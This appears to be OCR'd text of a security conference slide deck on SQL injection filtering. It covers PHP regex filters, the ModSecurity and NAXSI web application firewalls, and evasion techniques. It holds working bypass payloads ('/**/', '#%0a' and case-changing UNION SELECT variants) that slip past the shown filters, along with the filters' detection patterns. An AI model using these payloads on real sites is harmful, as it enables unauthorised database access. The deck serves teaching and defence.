
- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#~~




```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

We’ll recap later 🤨

WAF


- Basically, there are many built-in rules targeting SQL Injection
- Rules get periodically updates
- No extra efforts to rewrite code logics

- Say we want to purify users’ inputs against the SQL Injection now
- We know that the input comes from the parameter $input
- The query will be placed into the position like



```
SELECT * FROM users WHERE id = '$input';
```

- We set up a WAF service in front of our application



Commonly used OSS WAF

ModSecurity V.S. NAXSI

ModSecurity

- Support web servers like Apache, IIS, Nginx etc
- In order to become useful, ModSecurity must be configured with rules
- OWASP ModSecurity Core Rule Set (CRS) is a set of generic attack detection rules for use with ModSecurity

OWASP ModSecurity Core Rule Set
v3.0
BASED UPON A TRUE STORY!
CRS3
OWASP ModSecurity Core Rule Set v3.0
DIRECTED BY
CHAIM SANDERS
STARRING
WALTER HOP AS REGEX WIZARD, CHAIM SANDERS
ORIGINAL IDEA BY OFER SHEZAF AND RYAN BARNETT ALSO STARRING CHRISTIAN FOLINI, FRANZISKA BÜHLER, @EMPHAZER, RYAN BARNETT, FELIPE 'ZIMMERLE' MANUEL LEOS, VLADIMIR IVANOV, CHRISTIAN PERON, @YGREK, @TOBY78, @JAMUSE, MATT KOCH, ACHIM HOFFMANN, MAZIN AHMED, NOËL ZINDEL
Trustwave® Smart security on demand
COMING SOON TO A SERVER NEAR YOU!
OWASP
Open Web Application Security Project

NAXSI

- Stand for “Nginx Anti-XSS & SQL Injection”
- Specifically designed for Nginx servers
- Start with an intensive auto-learning phase that will automatically generate whitelisting rules regarding a website's behavior

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion


Evasion Technique

Evasion Technique is bypassing an information security device in order to deliver any kinds of attack to a target

Category

From what we've learned through these years, we categorize techniques like following

1. Case Changing




```
xxx/index.php?page_id=-1 uNIoN sELecT 1, 2, 3, 4
```

Category

